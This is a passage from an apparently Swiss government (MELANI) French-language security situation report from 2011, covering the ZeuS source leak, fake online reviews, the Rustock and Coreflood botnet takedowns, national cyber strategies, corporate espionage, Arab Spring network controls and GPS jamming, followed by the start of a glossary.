La publication du code source du maliciel le plus redoutable à l'heure actuelle n'a pas abouti automatiquement à une recrudescence d'attaques contre la clientèle, p. ex., des plates-formes de e-banking. Il se pourrait toutefois que d'autres escrocs améliorent ce code, le transforment et le rendent encore plus performant qu'aujourd'hui. D'où le risque de voir apparaître dans un proche avenir, sur le marché au noir et dans les forums privés, des maliciels s'inspirant de ZeuS ou ayant adapté ZeuS, et affichant probablement des performances d'autant meilleures.

4.9 Concurrence en ligne – tous les coups sont permis

Google a présenté le 28 juin 2011 son réseau social intitulé Google+, entrant ainsi en concurrence directe avec Facebook. La concurrence stimule les affaires et profite souvent aux utilisateurs. C'est ainsi qu'en août 2011, Facebook a annoncé qu'à l'avenir, ses utilisateurs auraient de meilleures possibilités de contrôler leurs données. Même si, officiellement, cette mesure n'aurait pas été introduite en réaction directe à Google+ mais en réponse aux vœux de la clientèle, certaines des nouvelles fonctions ressemblent étrangement à celles de Google+.

La concurrence ne se limite toutefois pas au terrain de l'innovation. Facebook aurait ainsi financé une action de relations publiques contre son concurrent en ligne Google, afin de le décrédibiliser sur le thème délicat de la «sphère privée». Il s'agissait apparemment de lui reprocher publiquement de collecter, d'enregistrer et d'exploiter des informations concernant des millions d'utilisateurs, sans l'accord de ceux-ci. A cet effet, une agence de communication a manifestement invité des blogueurs à écrire des articles critiques envers Google. L'un d'eux a toutefois publié en ligne la question posée, obligeant Facebook à commenter l'incident.

Cet exemple illustre bien les possibilités ainsi que les problèmes liés aux blogs, aux commentaires et aux portails d'évaluation en ligne. Il est bien connu que les portails d'évaluation des hôtels regorgent d'appréciations complaisantes. Il s'agit soit de vanter son propre établissement, soit de dire du mal de la concurrence. Les responsables de telles plates-formes cherchent sans doute à distinguer les appréciations authentiques de celles truquées, pour éliminer les secondes. Or il n'y a pas de méthode infaillible. La science s'intéresse elle aussi au problème. La Cornell University a même récemment présenté un logiciel censé distin-

[43] http://www.melani.admin.ch/dokumentation/00123/00124/01122/index.html?lang=fr (état: 15 août 2011).

[44] http://blog.trendmicro.com/zeus-source-code-already-in-the-wild/ (état: 15 août 2011).

guer, avec une fiabilité proche de 90 %, les impostures des commentaires authentiques. Les chercheurs ont découvert que les commentaires authentiques sont bien plus détaillés et qu'ils emploient des termes concrets.[45]

Outre la branche hôtelière, les agences de communication et les partis politiques ont découvert depuis longtemps ces instruments bien utiles pour lancer de nouveaux produits, tester l'acceptation du marché ou se prononcer rapidement, dans des articles en ligne, sur des thèmes politiques. Or il est très délicat de savoir jusqu'à quel point leur utilisation est légitime. A titre d'exemple, le chef du fabricant de tablettes tactiles WeTab a été remercié pour avoir publié sur Amazon, sous de faux noms, des témoignages euphoriques de clients sur son produit[46].

Internet livre rapidement accès à des informations, mais qui ne sont généralement pas vérifiées. Chacun peut y laisser un commentaire sur tout, à la faveur de l'anonymat. Par conséquent le visiteur doit bien connaître ce média électronique, afin de distinguer entre les contenus sérieux ou non. Cela vaut en particulier pour les commentaires en ligne, les entrées dans les blogs et les critiques de produits. La Fédération de l'industrie allemande a publié dix conseils visant à faciliter les achats en ligne sur la base des commentaires publiés. ➔ www.bvdw.org/presse/news.html?tx_ttnews[tt_news]=3105&cHash=f07022b04c66c092ac0a2e977edddf75

4.10 Lutte contre les réseaux de zombies – exemples

Désactivation de Rustock

Le réseau de zombies Rustock était un des principaux diffuseurs de *pourriels* (*spams*) au monde. Comme il comptait plus d'un million de zombies, il lui est arrivé d'expédier 30 milliards de messages en un jour. Dans de tels moments, Rustock générait plus de la moitié des pourriels expédiés au monde. Ces messages annonçaient notamment des gains à une prétendue loterie que Microsoft aurait organisée, ou vantaient des contrefaçons potentiellement dangereuses de médicaments soumis à ordonnance.

Microsoft a obtenu au début de mars 2011 une ordonnance de mise sous séquestre, à l'occasion d'une action civile[47] visant onze personnes non identifiées. Cette décision lui a valu l'aide des autorités de poursuite pénale pour garantir la conservation des moyens de preuve et pour saisir, en vue de plus amples analyses, des *serveurs command & control* auprès de cinq hébergeurs. Microsoft est en outre parvenu à bloquer, avec l'appui des fournisseurs en amont, les adresses IP programmées de manière fixe dans le maliciel et à partir desquelles le réseau de zombies était dirigé. Privé de toutes communications, le réseau de zombies n'a pu être transféré à une nouvelle infrastructure C&C.[48]

Dans le cas d'espèce, Microsoft a collaboré avec le groupe pharmaceutique Pfizer, la société de sécurité du réseau FireEye[49] et des experts en sécurité de l'université de Washington à Seattle. Pfizer a procédé à des achats-tests des médicaments proposés par Rustock et a produit les résultats de ses analyses dans sa déclaration se rapportant à l'action de Micro-

45 http://www.haufe.de/newsDetails?newsID=1311927734.31&d_start:int=5&topic=Computer_Web&topicView=Computer%20und%20Web (état: 15 août 2011).

46 http://www.spiegel.de/netzwelt/web/0,1518,721229,00.html (état: 15 août 2011).

47 Les documents peuvent être consultés sous http://www.noticeofpleadings.com/.

48 http://arstechnica.com/microsoft/news/2011/03/how-operation-b107-decapitated-the-rustock-botnet.ars (état: 15 août 2011); http://blogs.technet.com/b/mmpc/archive/2011/03/18/operation-b107-rustock-botnet-takedown.aspx (état: 15 août 2011); http://krebsonsecurity.com/2011/03/rustock-botnet-flatlined-spam-volumes-plummet/ (état: 15 août 2011); http://online.wsj.com/article/SB10001424052748703328404576207173861008758.html (état: 15 août 2011).

49 http://www.fireeye.com/ (état: 15 août 2011).

soft. La déclaration de Pfizer a confirmé qu'en raison des conditions précaires de leur fabrication ce genre de médicaments, proposés dans des pourriels, contiennent souvent les mauvaises substances actives, des dosages inadéquats, voire pire. Ces contrefaçons de médicaments sont fréquemment souillées avec des pesticides, de la peinture au plomb servant au marquage routier et de l'encaustique, pour ne citer que quelques substances.

Dans le cadre du projet MARS (Microsoft Active Response for Security), des mesures ont été adoptées pour combattre et démanteler les réseaux de zombies et leur infrastructure criminelle, ainsi que pour aider leurs victimes à reprendre le contrôle de leurs ordinateurs infectés. Le principal acquis, selon Microsoft, de cette lutte est que le succès des mesures proactives décidées passe par la collaboration entre acteurs privés ainsi qu'avec l'Etat.

Après cette action, une forte baisse du volume de pourriels a été observée pendant une semaine. Puis malgré la taille spectaculaire du réseau de zombies neutralisé, les diffuseurs de pourriels ont rapidement su rétablir, voire héberger ailleurs des capacités équivalentes. Le travail accompli, dans la lutte contre les réseaux de zombies et l'envoi de pourriels, par les acteurs privés et les autorités de poursuite pénale enregistre des succès, ne serait-ce qu'à court terme; en outre, chaque action permet d'acquérir de nouvelles expériences utiles pour des interventions ultérieures. Les procédures ainsi établies aboutissent au lancement d'un nombre croissant d'opérations, et donc l'étau se resserre toujours plus autour des cybercriminels.

Désactivation de Coreflood

Coreflood a sévi une dizaine d'années et fait l'objet de plus de 100 mises à jour durant cette période. Ces modifications permanentes ont rendu extrêmement difficile la découverte du programme malveillant et le nettoyage des ordinateurs infectés. Quand ce réseau de zombies a été désactivé, il comptait au total plus de deux millions de systèmes Windows infectés. Coreflood a d'abord servi à lancer des attaques DDoS. Par la suite, ses exploitants se sont livrés à d'autres activités criminelles. L'année dernière, Coreflood s'est surtout signalé en dérobant des noms d'utilisateur et des mots de passe, d'autres données personnelles et des données bancaires sensibles.

En avril 2011, les autorités de poursuite pénale américaines ont ouvert une action civile contre treize personnes inconnues et ont rendu une ordonnance de mise sous séquestre. Leurs experts informatiques ont ensuite mis la main sur le réseau de zombies et ses serveurs C&C, à partir des domaines et adresses IP confisqués.[50] Les escrocs n'ont donc plus pu actualiser le maliciel, devenu statique, et les antivirus l'ont découvert. L'outil d'élimination des logiciels malveillants de Microsoft reconnaît lui aussi Coreflood.[51] Concrètement, les autorités ont envoyé aux machines infectées, à partir de leur propre structure de commande, l'ordre de désactiver le maliciel. Les entreprises de sécurité ont ainsi eu le temps de mettre à jour leurs analyseurs de virus et leurs outils d'élimination des logiciels malveillants, ce qui a permis d'éliminer Coreflood des ordinateurs concernés. Cette méthode ne fonctionne toutefois que pour les ordinateurs ayant activé les mises à jour de Windows ou installé un antivirus. Les commandes de désactivation devront être envoyées jusqu'à ce que toutes les machines aient été nettoyées, car Coreflood est programmé en vue de sa réactivation à chaque nouveau démarrage du système.

Le serveur des autorités consigne par conséquent les adresses IP de toutes les machines s'annonçant à Coreflood. Le ministère public prévoit, en coopération avec les fournisseurs d'accès Internet, d'identifier les propriétaires de ces machines, afin de les informer de

[50] http://arstechnica.com/tech-policy/news/2011/04/fbi-vs-coreflood-botnet-round-one-goes-to-the-feds.ars (état: 15 août 2011); http://www.fbi.gov/newhaven/press-releases/2011/nh041311.htm (état: 15 août 2011).

[51] Un service mis à disposition via une mise à jour régulière de Windows.

l'infection et de les aider à nettoyer leur ordinateur. Pour des raisons juridiques, le FBI ne peut ordonner la suppression du maliciel qu'avec l'accord écrit de l'utilisateur concerné.[52]
Les autorités bénéficient du soutien d'ISC (Internet System Consortium)[53], organisation à but non lucratif, ainsi que de Microsoft.

La traque des réseaux de zombies est une lourde tâche. Lors d'actions antérieures, il suffisait de confisquer et désactiver l'infrastructure de contrôle, afin de déposséder les criminels de leur réseau de zombies et donc de le rendre inoffensif. A l'heure où les maliciels et l'infrastructure de contrôle ont tendance à évoluer de manière dynamique, les autorités sont confrontées à de nouveaux défis techniques et juridiques. Sur le plan technique, il faut qu'elles puissent contrôler durablement l'infrastructure des réseaux de zombies. Sur le plan juridique, le principal problème tient à ce que les autorités ne peuvent apporter aucun changement au système d'une victime (qui généralement ne se doute pas que son ordinateur est infecté) sans son consentement. Une telle activité constitue une atteinte au droit de propriété, et les autorités porteraient l'entière responsabilité des effets secondaires non voulus qu'une intervention policière pourrait avoir sur l'ordinateur. Il en va différemment des prestataires privés de solutions informatiques et de Microsoft. Dans leurs conditions générales, ces entreprises peuvent limiter ou exclure toute responsabilité et effacer le maliciel du système infecté, sans formalités administratives et avec l'aide de leurs produits. Autrement dit, il faut que les forces de police traquent et arrêtent les personnes tirant les ficelles des réseaux de zombies, pour les empêcher de générer de nouveaux réseaux de zombies. D'où la nécessité d'une coopération entre les autorités et les prestataires privés, en vue d'une lutte efficace contre le problème des réseaux de zombies.

4.11 Aperçu des cyberstratégies nationales

Le thème de la cyberdéfense ou cybersécurité a occupé plus d'une fois les gouvernements, en Suisse comme à l'étranger. Depuis 2009, plusieurs pays ont adopté ou préparent des stratégies de lutte contre les cyberattaques et plus généralement les cybermenaces. En particulier, les Etats-Unis, la Grande-Bretagne, l'Allemagne, les Pays-Bas, l'Espagne, la République tchèque et la France ont présenté sur la question des stratégies et des rapports de grande envergure parfois. La Suisse elle aussi met en place une stratégie nationale de cyberdéfense, que le Conseil fédéral adoptera à la fin de 2011.

Tous ces projets ont en commun d'augmenter les ressources allouées à la cyberdéfense, principalement au niveau technique, ainsi que de créer des plates-formes de coordination pour la collaboration des services techniques, des services de renseignement et des autorités de poursuite pénale. Les autres mesures prévues dans ces pays visent à renforcer la conduite stratégique dans ce secteur et à faire davantage appel au secteur privé.

La Suisse a intégré verticalement au niveau opérationnel, en 2004 déjà, ses ressources techniques et ses services de renseignement dans le domaine de la cybersécurité, afin de mieux protéger ses infrastructures critiques. On constate que la plupart des stratégies nationales cherchent en premier lieu à établir des synergies – au moins horizontales – entre de telles compétences, à l'aide de plates-formes de coordination opérationnelle ou stratégique, ainsi qu'à mettre en place de solides partenariats publics-privés. Or à la différence des stratégies présentées la Suisse n'a pas défini, dans le domaine de la cybersécurité, d'organisme doté de compétences politiques et stratégiques étendues.

---

[52] http://business.chip.de/news/FBI-Botnetz-quot-Coreflood-quot-ist-eine-harte-Nuss_48684783.html (état: 15 août 2011); http://www.cio.de/news/cio_worldnews/2011/2273146/index2.html (état: 15 août 2011).

[53] http://www.isc.org/ (état: 15 août 2011).

5 Tendances / Perspectives

5.1 Données d'entreprises: moins de vols et transparence accrue

Nous vivons à une époque où presque chaque jour, il est question de vols de données électroniques commis dans les entreprises (voir chap. 4.4, 4.5 et 5.2). Et encore, de nombreux cas ne sont pas rendus publics ou bien souvent, les entreprises concernées ne savent même pas qu'elles ont été victimes d'un vol de données (jusqu'à ce que, par exemple, un concurrent commercialise un produit identique, parfois des mois avant elles). On pourrait dire en forçant le trait qu'il existe deux types de données – celles déjà volées et celles sur le point de l'être.

La numérisation, puis le triomphe d'Internet, ont transformé en profondeur les questions de sauvegarde, de sûreté et d'archivage des données. Les facteurs suivants jouent ici un rôle de premier plan:

- Les données ne sont plus sauvegardées à un seul endroit mais de manière structurée. Ainsi, les informations sont réparties entre plusieurs banques de données (situées à différents endroits) qui, prises isolément, n'ont aucune valeur. Ce n'est que l'association de ces données éparses qui génère un contenu informatif possédant une valeur intrinsèque. Autrement dit, c'est la possibilité de relier rapidement entre elles les données numérisées qui en fait des informations valables et précieuses.
- La vitesse de reproduction des informations numérisées constitue un second facteur important. Combien de temps aurait-il fallu à Bradley Manning, présumé avoir dérobé les communications se rapportant à la diplomatie américaine que Wikileaks a publiées, pour photocopier ou photographier les 250 000 documents dérobés?
- Un troisième élément, certainement lourd de conséquences, réside dans la quantité de données produites par jour. Selon divers instituts de recherche[54], les données numériques créées en 2010 dépasseraient un zettaoctet[55]. De tels chiffres donnent le vertige et aboutissent inévitablement à une perte de contrôle. Par conséquent, le contrôle et le traitement des données électroniques constituent, pour chaque personne ou entreprise, un des principaux défis du monde numérique moderne.
- Le quatrième point concerne l'accès aux données. En offrant la possibilité d'accéder de partout à toutes ses données tant personnelles que professionnelles, Internet a créé un tel besoin. Or c'est un réel défi, a fortiori dans le monde professionnel, de concilier un tel besoin avec les exigences de sécurité. Il est certes correct de fixer les autorisations d'accès en fonction du degré de responsabilité personnelle (et c'est naturel aussi, compte tenu des exigences du travail à accomplir). Or un tel principe n'implique pas pour autant de laisser les top managers accéder à tout, pour la seule raison qu'ils le demandent.

Grâce à la numérisation et à Internet, le transfert, la copie et le stockage d'énormes quantités de données sont devenus une pratique courante. L'informatique dans les nuages (cloud computing) ouvre à cet égard une nouvelle dimension: l'utilisateur ne gère plus lui-même et ne fournit plus localement l'espace mémoire requis, mais le loue auprès d'un ou de plusieurs

---

54 http://www.emc.com/collateral/demos/microsites/emc-digital-universe-2011/index.htm (état: 15 août 2011).

55 1 zettaoctet correspond à 1000 milliards de gigaoctets. Un gigaoctet renferme 10^9 octets, soit un milliard d'octets. Un zettaoctet correspond donc à 10^{21} octets. L'unité de mesure supérieure est le yottaoctet. Il renferme 10^{24} octets, soit un quadrillion d'octets. Wikibon a tenté d'illustrer sur son site: http://wikibon.org/blog/cloud-storage la quantité d'informations numériques correspondant à chacune de ces unités de mesure (état: 15 août 2011).

prestataires, sous forme de service basé la plupart du temps dans un endroit géographiquement éloigné. Or une telle évolution rend d'autant plus complexe le travail d'identification, de classification et de protection des données. Les entreprises cherchent à y remédier en utilisant des solutions pour la *prévention des pertes de données* (*data loss prevention*). Il s'agit d'identifier les données sensibles qui sortent de leur réseau. Or même cette opération s'avère difficile, si les données sont cryptées et donc s'il est impossible de les voir ou d'en analyser le contenu.

En Suisse non plus, les entreprises n'ont pas encore résolu le casse-tête de la gestion des données sensibles – au contraire, selon les informations collectées par MELANI au cours des deux dernières années, 85,7 % des sociétés suisses permettent à leur personnel de raccorder à leur réseau Intranet un périphérique externe (clé USB, appareil photo numérique, smartphone, etc.). Dans 86,7 % des cas, les employés peuvent prendre à la maison l'ordinateur du bureau et donc le raccorder à des réseaux tiers. Seulement 30 % de ces ordinateurs portables possèdent un disque dur crypté.

La principale leçon à tirer ici est qu'à elle seule, la technologie ne parviendra jamais à régler les problèmes de sécurité, tout au plus à en limiter l'impact. D'où la nécessité de dûment distinguer entre les données vitales et confidentielles, et celles pouvant être traitées de manière moins restrictive, voire rendues publiques. Il faut ensuite définir à chaque fois la durée de stockage adéquate, avec une échéance pour la suppression définitive des données périmées. De même, il faut déterminer à quel endroit les données doivent se trouver. Ainsi, l'informatique dans les nuages ne convient pas à toutes les données, même si elle permet indiscutablement de réduire les coûts de gestion et de maintenance. La décision de confier des données sensibles à des tiers aura même un effet boomerang en cas de vol ou de procédure légale, si les données sont sauvegardées dans un pays dont la législation est très différente de celle en vigueur en Suisse.

Une piste pour résoudre les problèmes de stockage des données consisterait à miser davantage sur la transparence et à réduire ainsi la quantité de données sensibles. Les données et les processus ne sont pas toujours en soi confidentiels ou de grande valeur, et bien souvent c'est leur sauvegarde dans des systèmes cloisonnés qui rehausse l'attrait d'informations en soi dépourvues d'intérêt. A contrario, les documents dont la perte pourrait menacer l'existence d'une entreprise (comme la recette du fromage d'Appenzell) seront conservés en lieu sûr.

Par ailleurs, une norme élémentaire dans une optique de sécurité technique exigerait d'interdire, p. ex., les clés USB ou l'usage incontrôlé d'Internet au travail. En principe, il faut toujours se référer pour les données et les informations à la règle classique «need-to-know – need-to-take – need-to-keep».

5.2 Actualité des attaques d'espionnage

Entre-temps, les gouvernements et les entreprises sont en butte à d'incessantes cyberattaques. Outre des opérations de grande envergure et non ciblées, visant à infecter indistinctement un maximum de machines, on trouve régulièrement aussi des attaques ciblées. Même si quelques cyberattaques spectaculaires lancées contre Sony, Lockheed Martin et RSA ont été révélées au premier semestre 2011, le vol des données électroniques est un thème régulièrement abordé depuis des années. Dès 2005, le New York Times a publié un rapport sur une opération du FBI appelée Titan Rain. En l'occurrence, les systèmes informatiques infectés, dont les documents et informations avaient été espionnés, appartenaient aux autorités américaines. Comme dans les cas actuels, la Chine est évoquée comme pays d'origine possible. Il importe peu, pour les premières analyses, que ce soit le cas ou non. Il faut bien se rendre compte que les auteurs de ces agissements n'en resteront pas là. Car l'espionnage est un processus de longue haleine, consistant à mettre en place et exploiter des sources, ainsi qu'à en identifier toujours de nouvelles, au cas où les informateurs actuels seraient découverts ou affectés ailleurs. La méthode vaut aussi dans le domaine des TIC. L'époque des cyberattaques isolées est révolue et les données ou informations électroniques subissent depuis longtemps des pressions durables.

Les attaques ciblées débutent encore, dans la plupart des cas, par l'envoi d'un courriel à des collaborateurs. L'adresse de l'expéditeur y est falsifiée de façon convaincante, afin que la victime ne se doute de rien. Le courriel se réfère généralement à des faits plausibles – invitation à une conférence imminente incluant une annexe (infectée), ou message d'information personnalisé laissant supposer que les services de renseignement ont procédé à des vérifications préalables. Outre les cadres, qui bénéficient généralement de droits d'accès étendus, les services du personnel constituent une cible appréciée. En effet, la probabilité que ces destinataires ouvrent les annexes de courriels sans méfiance particulière est élevée, car de tels actes font partie de leurs routines quotidiennes.

Tout indique que des tentatives sont faites chaque jour pour pénétrer dans des réseaux d'entreprises afin de les espionner. L'énergie déployée dépend de l'intérêt et de la sensibilité de la cible. Comme de telles opérations ont un caractère permanent et varient à chaque fois, les tentatives d'intrusion finissent tôt ou tard par aboutir. Dans bien des cas, elles ne sont même pas décelées. Un exemple éloquent vient de la récente découverte du réseau d'espionnage Shady RAT. Suite à une erreur de configuration d'un serveur de contrôle des pirates, le prestataire de sécurité McAfee a mis la main sur des fichiers journaux faisant état d'accès datant de 2006 parfois. Depuis lors, 72 entreprises, organisations ou gouvernements ont subi un espionnage systématique. Tout indique que la plupart des victimes n'ont même pas soupçonné que leurs réseaux étaient pris pour cibles pendant toute cette période. D'où l'importance non seulement de se protéger contre les cyberattaques, mais aussi de se préparer à l'éventualité d'une attaque fructueuse. Outre l'élaboration de scénarios catastrophe (coupure du réseau, communication d'entreprise en cas de sinistre), il faut s'assurer de la protection absolue des secrets vitaux. «Une estimation réaliste des risques d'espionnage ainsi que des préparatifs adéquats s'imposent. Il faut connaître la valeur de ses trésors et les protéger en conséquence».[56] Autrement dit, les documents dont la perte pourrait menacer l'existence de l'entreprise n'ont rien à faire sur un serveur relié à Internet ou auquel d'autres formes d'accès externe sont possibles.

[56] Interview avec Walter Opfermann dans le journal „Badische Zeitung": http://www.badische-zeitung.de/offenburg/die-kronjuwelen-schuetzen--43986285.html (état: 15 août 2011).

5.3 Printemps arabe – médiatisation et contrôles des réseaux

Des pays comme la Tunisie, l'Egypte, le Yémen, la Libye, la Syrie et, ponctuellement, l'Arabie saoudite, le Bahreïn et le Maroc ont connu, au cours des derniers mois, des protestations et des bouleversements en profondeur. Ces événements sont entrés dans l'histoire sous le nom de «printemps arabe». Alors que les comptes rendus des médias se sont concentrés sur les manifestations, les rebellions, la chute de potentats et les guerres civiles, le contrôle étatique des réseaux a également connu une évolution intéressante dans certains pays. Ainsi, le régime égyptien a décidé de désactiver tout le trafic réseau national – donc aussi Internet – pendant les troubles. A la fin de mars 2011, l'Electronic Frontier Foundation (EFF) a fait une communication potentiellement liée à d'autres foyers de troubles, à savoir que le cryptage par le protocole *SSL* avait disparu des comptes Hotmail, pour les profils créés dans divers pays arabes ou d'Asie centrale. Microsoft, qui exploite Hotmail, a réactivé entre-temps le cryptage, en reconnaissant qu'il s'agissait d'un dysfonctionnement.

A la même période, le New York Times a révélé que le gouvernement américain finançait la mise au point d'une «valise Internet». Il s'agit d'un appareil transportable dans une mallette et permettant d'exploiter un réseau local (sans fil) malgré les coupures d'Internet et la censure étatique. Tous les ordinateurs raccordés à de tels réseaux fonctionnent comme des *points de présence* reliés entre eux sans fil. Ce maillage sert à relayer plusieurs fois l'information, sans passer par un point de connexion central. L'idée est de favoriser la mise en place de réseaux parallèles pour protéger la communication avec les dissidents à l'étranger. De tels efforts auraient redoublé depuis la chute de l'ancien président égyptien Moubarak.

Les Américains avaient déjà créé leur propre réseau de téléphonie mobile en Afghanistan, où les Talibans sabotent régulièrement le réseau étatique afin d'empêcher la population civile de signaler aux troupes de l'OTAN leurs déplacements dans le pays.

La diplomatie américaine affiche expressément son soutien aux efforts démocratiques entrepris, dans les systèmes autocratiques, à l'aide de moyens de communication échappant au contrôle de l'Etat. Ce n'est d'ailleurs pas nouveau. Dès le début des années 1990, des organisations non gouvernementales ont été créées afin de donner aux individus les outils médiatiques nécessaires pour documenter les violations des droits de l'homme. A l'instar de Global Witness, créée et soutenue par des grands du show business comme Peter Gabriel, Susan Sarandon et Tim Robbins. Dans un monde multipolaire, la possibilité de signaler les abus par le biais des médias s'avère d'une efficacité redoutable. Alors que pendant la guerre froide, les manquements étatiques n'étaient généralement dénoncés que par un camp et que l'autre camp se montrait uni dans sa riposte, les abus signalés aujourd'hui sont susceptibles d'aboutir à une réaction de la communauté internationale dans son ensemble.

Les bouleversements survenus dans le monde arabe ont révélé en premier lieu le pouvoir de l'information libre, qui a largement contribué à ce que les dissidents et les rebelles s'organisent, se concertent et obtiennent une audience maximale. Autre facteur déterminant, les gouvernements ne peuvent plus espérer bénéficier d'un soutien absolu d'autres Etats ou d'alliés traditionnels. Autrement dit, un Etat s'expose beaucoup plus vite aujourd'hui à une condamnation et à d'éventuelles sanctions possibles de la communauté internationale, en cas de médiatisation de ses exactions, qu'au temps des calculs et des alliances géostratégiques et géopolitiques.

Cette logique pousse toutefois certains pays à effectuer des contrôles plus stricts et plus centralisés du réseau, afin de filtrer les flux d'information tant avec l'étranger que sur leur propre territoire. Un faisceau d'indices montre que l'Egypte, p. ex., aurait au moins demandé à des entreprises internationales de sécurité des offres concernant les technologies de contrôle des réseaux. Outre les possibilités habituellement mentionnées, tels qu'un filtrage efficace des contenus Internet indésirables voire interdits en provenance de l'étranger, un contrôle central des prestataires du réseau permet de désactiver ou d'isoler complètement les informations publiées sur Internet, si la navigation en ligne s'effectue par les fournisseurs

Internet contrôlés par l'Etat. C'est dans ce contexte aussi que s'inscrit l'initiative américaine qui doit permettre d'accéder à Internet en dehors des réseaux contrôlés.

Les contrôles de la communication des données ne permettent toutefois pas seulement d'adopter des mesures de défense ou des restrictions ciblées. Ils ouvrent aussi grande la porte aux manipulations des données. Tout flux de données local ou à destination de l'étranger soumis à des contrôles étatiques peut être manipulé – le cas échéant en temps réel. De nouvelles variantes de vecteurs d'infection deviennent ainsi envisageables, telles des infections ciblées par drive-by download lors du réacheminement vers un site du réseau contrôlé de l'Etat concerné. De même, il serait possible d'infecter de façon ciblée par des maliciels, avant leur livraison au destinataire, les documents transitant par de tels sites ou acheminés par les réseaux étatiques.

5.4 Navigation par satellite: usage du GPS dans l'aviation

Le *Global Positioning System (GPS)* est un système mondial de localisation permettant, à un moment précis, de déterminer une position géographique (latitude, longitude et altitude) en captant, à l'aide d'un récepteur, les signaux émis par des satellites. On trouve désormais presque partout des récepteurs GPS – dans les smartphones, les appareils photo numériques et jusqu'aux automobiles. En particulier, toujours plus d'applications importantes pour la sécurité recourent à la navigation par satellite. Ainsi l'Office fédéral de l'aviation civile (OFAC) a approuvé pour la première fois en Suisse, le 17 février 2011, une procédure d'approche assistée par satellite pour la piste 14 (approche par le nord) de l'aéroport de Zurich.[57] Les avions sont guidés par des signaux satellitaires qui indiquent aux pilotes une succession de points de cheminement dans l'espace tridimensionnel à suivre jusqu'à l'atterrissage. La route suivie reste la même qu'avec la procédure traditionnelle – autrement dit, les avions volent aux mêmes hauteurs et aux mêmes positions qu'auparavant. Le système d'aide à la navigation assisté par satellite prévu en piste 14 ne fonctionne qu'avec des avions équipés pour capter et traiter les signaux satellitaires. A défaut, l'atterrissage continue de se faire aux instruments (instrument landing system, ILS). De même, en cas d'indisponibilité du système assisté par satellite, les avions sont guidés au moyen de l'ILS. Par ailleurs, l'emploi de la navigation par satellite est autorisé depuis le 27 juillet 2011 pour guider les appareils en approche sur l'hôpital de l'Ile à Berne.[58] D'où la possibilité de transporter des patients même en cas de brouillard ou de nuages bas. Avec cette nouvelle procédure, les pilotes d'hélicoptère sont guidés par satellite, sous la supervision du contrôle de la circulation aérienne, jusqu'à un point défini dans l'espace tridimensionnel. Si l'héliport de l'hôpital est visible depuis ce point, les pilotes peuvent effectuer l'approche finale et l'atterrissage selon les règles du vol à vue. Sinon, l'opération doit être interrompue, la sécurité n'étant pas suffisamment garantie. Ces deux exemples font partie de la douzaine de projets et initiatives du programme Chips[59], véritable laboratoire d'idées pour la promotion de la navigation aérienne assistée par satellite en Suisse. Les aéroports de Genève et de Zurich, Skyguide, Swiss, Easyjet, les Forces aériennes et les aérodromes régionaux collaborent à ce programme, placé sous l'égide de l'OFAC.

Cette évolution ne doit pas faire oublier que la navigation assistée par satellite n'a pas été expressément conçue pour l'aviation civile, et qu'il est aisément possible de la perturber, à dessein ou involontairement. Comme le rapporte le magazine The Economist[60] dans son premier supplément trimestriel 2011, le système de navigation assistée par GPS de

[57] http://www.bazl.admin.ch/aktuell/medieninformation/00024/index.html?lang=fr&msg-id=37695 (état: 15 août 2011).

[58] http://www.bazl.admin.ch/aktuell/medieninformation/00024/index.html?lang=fr&msg-id=40377 (état: 15 août 2011).

[59] http://www.bazl.admin.ch/themen/infrastruktur/00302/02393/index.html?lang=fr (état: 15 août 2011).

[60] http://www.economist.com/node/18304246 (état: 15 août 2011).

l'aéroport de Newark a souffert vers la fin de 2009 de curieux dérangements. Après plusieurs mois d'investigations, il s'est avéré que ces perturbations étaient dues à un chauffeur de poids lourds. Celui-ci faisait régulièrement des haltes à proximité de l'aéroport et disposait d'un perturbateur (*GPS jammer*). Un tel appareil sert à brouiller les signaux. Le conducteur empêchait ainsi son employeur de déterminer à l'aide du GPS incorporé la position de son véhicule – et donc son immobilité. Dans un autre cas[61], un expert en sécurité a sérieusement entravé la navigation en voulant tester un perturbateur installé à bord d'un bateau. Ces premiers exemples ne sont pas particulièrement inquiétants, car ils ne témoignent pas d'une intention de nuire. Mais on devine aisément quelles conséquences de tels agissements pourraient avoir en cas d'intention criminelle. Des brouilleurs GPS s'utilisent notamment à l'occasion de vols de véhicules[62], pour empêcher leur localisation ultérieure. Ou dans le domaine militaire, p. ex. pour perturber la réception des signaux guidant les missiles. Les brouilleurs GPS longue portée utilisées dans ce contexte peuvent couvrir un territoire mesurant des dizaines de kilomètres.

La navigation assistée par satellite peut être une alternative dans les cas où l'installation de systèmes conventionnels ne peut pas être réalisé pour des raisons liées aux coûts, p. ex. pour la procédure d'approche des hélicoptères. A l'héliport de l'hôpital de l'Ile, il s'agissait de conduire directement et au plus vite les patients au service des urgences, même par mauvais temps. À l'avenir, l'Organisation de l'aviation civile internationale (ICAO) prévoit de substituer les systèmes d'approche onéreux tels que l'ILS par des systèmes de navigation GPS. Les exemples de ce chapitre montrent la possibilité de perturber les signaux GPS ou même la possibilité de panne en cas d'une configuration malchanceuse des satellites. Par conséquent, les procédures d'approche approuvées jusqu'ici prévoient qu'en cas de perte de signal, que le pilote soit alerté e que l'atterrissage soit interrompu ou se poursuive selon les procédures conventionnelles. D'où l'importance de détecter immédiatement les perturbations du signal GPS. Ainsi, on développe des antibrouilleurs (anti-jammer) aptes à identifier une activité intensive de signaux qui pourraient entraîner des perturbations.

[61] http://www.newscientist.com/article/dn20202-gps-chaos-how-a-30-box-can-jam-your-life.html?page=1 (état: 15 août 2011).

[62] http://www.securitynewsdaily.com/gps-jammers-transport-communications-0625/ (état: 15 août 2011).

6 Glossaire

Agent utilisateur	Agent utilisateur (user agent) est un terme générique désignant tout programme permettant d'accéder à un site Web (navigateur, robot d'indexation, etc.).
App	Le terme app (abréviation anglaise d'application) recouvre tous les logiciels d'application destinés à l'utilisateur final. Dans le vocabulaire courant, il désigne surtout des applications pour smartphones modernes et tablettes tactiles.
Attaque par force brute	Il s'agit d'une méthode utilisée en cryptanalyse pour trouver un mot de passe ou une clé. Il s'agit de tester, une à une, toutes les combinaisons possibles.
Attaques DDoS	attaque par déni de service distribué (Distributed Denial-of-Service attack) Attaque DoS où la victime est inondée de messages envoyés simultanément par de nombreux systèmes.
Automate programmable industriel (API)	Un automate programmable industriel (en angl. programmable logic controller, PLC), est un dispositif électronique programmable destiné à la commande de processus industriels par un traitement séquentiel. Depuis plusieurs années, de tels dispositifs remplacent dans la plupart des domaines le pilotage par des réseaux logiques câblés.
Blog	Un blog est un type de site Web censé donner régulièrement (web log signifie journal de bord sur le Web) le point de vue de son auteur sous forme de billets (courts textes) ou d?articles (textes plus longs) sur une multitude de sujets.
